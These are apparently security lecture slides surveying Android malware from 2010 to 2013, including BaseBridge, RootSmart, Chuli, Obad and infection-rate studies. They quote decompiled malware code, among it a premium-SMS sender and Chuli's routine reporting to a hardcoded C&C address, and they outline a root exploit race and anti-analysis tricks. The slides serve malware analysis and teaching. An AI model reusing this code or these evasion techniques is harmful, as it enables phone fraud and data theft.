Not really widespread.

Malware Apps on Google Play

2010 (2)

TapSnake, SMSReplicator

2011 (13)

DroidDream, zHash, DroidDreamLight,
Zsone, Plankton

YZHC, SndApps, Zitmo, Asroot, Gone60,
DroidKungFu (2)

2012 (*bypassing the Google Bouncer*)

App Verify

100%

of devices have
sandboxes and
permissions

95%

of devices have
Verify Apps

most

devices only install
from trusted sources

<0.5%

of app installs from
unknown sources
receive a warning

<0.13%

of apps from unknown
sources are installed
after a warning

<0.001%

of installed apps
attempt to evade
runtime defenses

<?

cause harm and evade

Source: A. Ludwig, E. Davis, and J. Larimer, "Android - Practical Security From the Ground Up," in Virus Bulletin Conference, 2013.

Countermeasures and Downsides

Google Play app vetting

Few apps made it through it

Permission confirmation

Unaware users

SMS/call blacklisting and quota

Must know the numbers

App verify

Must know the malware

App sandboxing

Root exploits + ask permissions


SELinux in enforcing

We now need policies

Application Signing

- No PKI
 - Apps signed with *self-signed* certs
 - [ApplIntegrity](#) proposes a lightweight, neat solution
- Signature *not* checked at *runtime*
 - Can add *new code at runtime* and break the signature
- [MasterKey vulnerability \(CVE-2013-4787, Jul 2013\)](#)

Exploited by Adr/MstrKey-A




- ...as well as Skullkey
- Signed-unsigned integer values vulnerability (Jul 2013)

BaseBridge (2011)

- *Asset file* hides the payload.
- Register to *lots of events*.
- Gains *root* privileges via *RATC exploit*.
 - spawn RLIMIT_NPROC-1 processes
 - kill adbd
 - spawn 1 process to race against adbd setuid()-ing
- *Steals* data (e.g., IMEI) + premium *texts*.

BaseBridge (2011)



Source: Y. Zhou and X. Jiang, "Dissecting Android Malware: Characterization and Evolution," in Proceedings of the 33rd IEEE Symposium on Security and Privacy 2012, pp. 95–109.

Academic Measurements

2010–October 2011 [Zhou et al., 2012]

49 families


20–76% detection rate

October 2011 [Vidas et al., 2013]


194 markets facilitate malware distribution

0–32% detection rate (I don't really buy this)

Our Measurements



Our Measurements



CarrierIQ (2011) - Not Really Malware

140M devices including Sprint, HTC, Samsung.

Controversial app used for enhancing "customer experience".


Log *keystrokes*.

Record *calls*.

Store text messages.

Track *location*.

Fake CarrierIQ Detector :-)



Detects CarrierIQ.
It actually finds IQ if
is there.
Premium *texter*
malware.

Find if IQ services are installed.

```
private void findDmesgStrings()
{
    ArrayList localArrayList = Utils.findInCommandOutput("dmesg", new String[] { "iq.logging", "iq.service", "iq.cadet", "iq.bridge",
        this.found.put(DetectTest.DMESG, localArrayList);
}
```

Tries to send *premium SMSs* (notice the nested try-catch).


```
SmsManager localSmsManager = SmsManager.getDefault();
try
{
    localSmsManager.sendTextMessage("81168", null, "AT37", null, null);
    try
    {
        label15: localSmsManager.sendTextMessage("81168", null, "MC49", null, null);
        try
        {
            label26: localSmsManager.sendTextMessage("81168", null, "SP99", null, null);
            try
            {
                label37: localSmsManager.sendTextMessage("81168", null, "SP93", null, null);
            }
        }
    }
}
```

RootSmart (2012)

- 2nd malware w/ *GingerBreak* exploit (1st was GingerMaster)
- Asks lots of *permissions* (suspicious)
 - MOUNT_UNMOUNT_FILESYSTEMS
 - RECEIVE_BOOT_COMPLETED
 - CHANGE_WIFI_STATE
- Suspicious *broadcast receiver*
 - NEW_OUTGOING_CALL
- *Fetches the exploit from obfuscated C&C infrastructure*
- *Send stolen data to C&C infrastructure*



Friendly Marketplaces



Top 5 authors publish both goodware and known malware.


(Jun-Nov 2013)

Moghava (2012) - Annoying

No monetary gain

Protest intended

Yet, very annoying





[More images](#)

Ruhollah Khomeini

Ayatollah

Ruhollah Mostafavi Musavi Khomeini, known in the West as Ayatollah Khomeini, was an Iranian religious leader and politician, and leader of the 1979 Iranian Revolution which saw the overthrow of Mohammad Reza Pahlavi, the Shah of Iran. [Wikipedia](#)

LuckyCat (2012) - Used in APT


1st known used in APT.

SMS initiated: "[...] time to renew data plan [...]

URL with WebKit exploit (this is dr)



Track user GPS, steal data.

Naïvely encrypted C&C communication



Chuli (2012) - Again, in APT

High-profile *Tibetan activist* email hacked
Used to send *malicious APK* to other activists
Steals data (SMS, contacts, IMEI, GPS, etc.)



```
public void onCreate()
{
    super.onCreate();
    this.hostname = "http://64.78.161.133";
    ComponentName localComponentName = new ComponentName
try
{
    this.nativenumber = getPackageManager().getService
    if (this.nativenumber.equals("phone"))
    {
        SharedPreferences localSharedPreferences = getSh
        this.nativenumber = localSharedPreferences.getSt
        if ("".equals(this.nativenumber))
        {
            Date localDate = new Date();
            this.nativenumber = ("phone" + localDate.getTime());
            localSharedPreferences.edit().putString("native", this.nativenumber).commit();
        }
    }
    send.urlstr = (this.hostname + "/android.php");
    isConnect(getApplicationContext());
    Log.i("启动了", this.nativenumber);
    if (this.linkflag == true)
    {
        if (send.sendInfo("create", this.nativenumber))
        {
            IntentFilter localIntentFilter = new IntentFilter("com.google.system.receiver");
            localIntentFilter.setPriority(2147483647);
            registerReceiver(new sendReceiver(), localIntentFilter);
            send.urlstr = (this.hostname + "/data/" + this.nativenumber + "/process.php");
            serviceInit();
        }
    }
}
```

IP Information for 64.78.161.133

IP Location: United States Los Angeles Emagine Concept Inc.

ASN: AS31972 EMGINECONCEPT-01 - Emagine Concept, Inc. (registered)

IP Address: 64.78.161.133

Whois Server: whois.arin.net

Reverse IP: [1 website](#) uses this address. (example: dlmdocumentsexchange.com)

Registration Service Provided By: SHANGHAI MEICHENG TECHNOLOGY INFORMATION DEVELOPMENT CO., LTD.

Domain Name: DLMDOCUMENTSEXCHANGE.COM

Registration Date: 08-Mar-2013

Expiration Date: 08-Mar-2014

Status:LOCKED

The domain registration data indicates the following owner:

Registrant Contact Details:

peng jia (bdoufwke123010@gmail.com)

beijingshiahidiendienquc.d

beijingshi

beijing,100000

CN

Tel. +86.01078456689

Fax. +86.01078456689



64.78.161.133 - Remote Desktop Connection



登录到 Windows



Microsoft
Windows Server 2003
Enterprise Edition

Copyright © 1985-2003 Microsoft Corporation

Microsoft

用户名 (U):

密码 (P):

EN

确定

取消

关机 (S)...

选项 (O) <<



Obad (2013) - Sophisticated

Raises the *bar*.

Could propagate via Bluetooth and WiFi.

First *emulator-aware* malware.

Anti dynamic analysis (corrupted XML)

Anti static analysis (packed instr. + anti decompiling + encrypted strings)

Gains device administration rights to *hides itself*.

Corrupted XML

No attribute names.

Accepted by
smartphones.

Makes sandboxes *fail*.

```
<uses-sdk  
    = "1"  
    = "17"  
    >  
    </uses-sdk>  
    <uses-permission  
        = "android.permission.RECEIVE_BOOT_COMPLETED"  
        >  
        </uses-permission>  
        <uses-permission  
            = "android.permission.READ_LOGS"  
            >  
            </uses-permission>  
            <uses-permission  
                = "android.permission.WAKE_LOCK"  
                >  
                </uses-permission>  
                <uses-permission  
                    = "android.permission.READ_PHONE_STATE"  
                    >  
                    </uses-permission>  
                    <uses-permission  
                        = "android.permission.PROCESS_OUTGOING_CALLS"  
                        >  
                        </uses-permission>  
                        <uses-permission
```

Bogus Instructions

Targets specifically the dedexer
disassembler.

Prevents automatic repackaging of dex for analysis.

VFY: encountered data table in instruction stream

VFY: rejecting opcode 0x00 at 0x002a

VFY: rejected Lcom/android/system/admin/oCIIICll;.oCIIICll ([B)[B


Verifier rejected class Lcom/android/system/admin/oCIIICll;

Anti Decompiling

```
1  if-nez v4, :cond_0
2
3  move v2, p0
4
5  move v3, p2
6
7  :goto_0
8      add-int/lit8 p2, p2, 0x1
9
10     add-int/2addr v2, v3
11
12     add-int/lit8 p1, v2, -0x2
13
14 :cond_0
15     int-to-byte v2, p1
16
17     aput-byte v2, v1, v5
18
19     add-int/lit8 v5, v5, 0x1
20
21     if-lt v5, p0, :cond_1
22
23     const/4 v2, 0x0
24
25     invoke-direct {v0, v1, v2}, Ljava/lang/String;.><init>([BI)V
26
27     return-object v0
28
29 :cond_1
30     move v2, p1
31
32     aget-byte v3, v4, p2
33
34     goto :goto_0
35 .end method
```

Device Admin Prvs

Used to administer devices.



http://www.comodo.com/resources/Android_QBADM_Tech_Reportv3.pdf
Fool the user.

Activate device administrator?



Sample Device Admin



Additional text explaining why this needs to be added.

Activating this administrator will allow the app API Demos to perform the following operations:

- **Erase all data**
Erase the tablet's data without warning, by performing a factory data reset
- **Change the screen-unlock password**
Change the screen-unlock password
- **Set password rules**
Control the length and the characters allowed in screen-unlock passwords
- **Monitor screen-unlock attempts**
Monitor the number of incorrect passwords entered when unlocking the screen, and lock the tablet or erase all the tablet's data if too many incorrect passwords are entered
- **Lock the screen**
Control how and when the screen locks
- **Set lock-screen password expiration**
Control how frequently the lock-screen password must be changed
- **Set storage encryption**
Require that stored application data be encrypted
- **Disable cameras**
Prevent use of all device cameras

<http://developer.android.com/guide/topics/admin/device-admin.html>

Baseline Features

Steal data.

Remote update.

Execute shell commands.

C&C communication (hardcoded...).

Mouabad (2013) - Sneaky Dialer

*Works when device goes to *lock mode*.*

*Stops working right away when the user
unlocks the device.*

*Calls premium numbers located in *China*.*

*No sophisticated *anti-analysis* techniques.*

Stels (2013) - Spreads via Botnet

Spreads through *Cutwail botnet* via spam emails.

Vulnerable website to drop PHP script.

PHP script *fingerprint*s the client.

Malicious (non-sophisticated) APK if browser == Android.

Steals the usual data.

How Many Infected Devices?

Damballa & GaTech

DNS traffic
analysis (2012)
Mobile devices
(0.0009%)

3,492 of
380,537,128

iOS vs Android

Kindsight Security Lab

Mobile devices

0.50% (Q1)

↑ 0.52% (Q2)

Android devices

1.00% (Q2)

Conclusions

- *Many infected apps (hundreds of thousands)*
- *Low infection rate (0.0009–1.0%)*
 - Wide range of *uncertainty*
 - The *ROI* per infected device must be *high!*
- Authors have *just started* to show what they can do.

<http://andrototal.org>

@andrototal_org